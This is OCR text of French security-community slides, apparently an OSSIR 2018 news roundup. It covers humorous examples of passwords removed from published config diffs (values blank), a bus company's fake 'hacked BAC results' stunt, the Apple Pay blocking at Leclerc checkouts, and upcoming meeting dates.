
  http://ruffchain.com/



Usurpation de l'identité d'Hervé?

- Oui, à 100% !!!


  https://buglab.io/



Divers / Trolls velus

Quand tu publies ton code sur GitHub…

- Et que tu essaies de supprimer discrètement les mots de passe oubliés…




```
-# path and password to the local keystore and truststore of the test server
-keyStorePath=/appli/projects/vapi-pprod/config/security/cieyy1z2.keystore.jks
-keyStorePassword=
-trustStorePath=/appli/projects/vapi-pprod/config/security/cieyy1z2.truststore.jks
-trustStorePassword=
```

```
-jdbc.url=jdbc:postgresql://localhost:5432/vapi-pprod
-# the database user if any
-jdbc.user=user
-# the database password if any
-jdbc.pass=
```

```
-jdbc.driverClassName=org.postgresql.Driver
-# the database URL
-jdbc.url=jdbc:postgresql://localhost:5432/dev
-# the database user if any
-jdbc.user=admin
-# the database password if any
-jdbc.pass=
```

```
-server.hostname=192.168.192.128
-server.username=admsrv
-server.password=
-server.port=22
-server.mode=server
-# server project path
```

Divers / Trolls velus

Les résultats du BAC ont été piratés !!!

- Non, juste un coup de pub de SoBus
- 100.000 personnes ont cliqué !

https://www.lesechos.fr/tech-medias/hightech/0301936319926-resultats-du-bac-comment-une-compagnie-de-bus-a-piege-des-lyceens-tricheurs-2190435.php

Blocage des paiements sans contact chez Leclerc / NFC

- TRACK2 des CB virtuelle ApplePay avec un seul code de service :
  - pas de demande d'autorisation
- Chez Leclerc (pour gagner du temps en caisse), vérification uniquement locale
- Possibilité de payer avec des cartes qui rejetteraient la transaction (pas de découvert…)

https://www.igen.fr/iphone/2018/06/pourquoi-apple-pay-est-bloque-aux-caisses-eleclerc-104437

Prochains rendez-vous de l’OSSIR

Prochaine réunion

- Mardi 11 septembre 2018

After Work

- 26 septembre ?

Questions ?

Des questions ?

- C’est le moment !

Des idées d’illustrations ?

Des infos essentielles oubliées ?

- Contactez-nous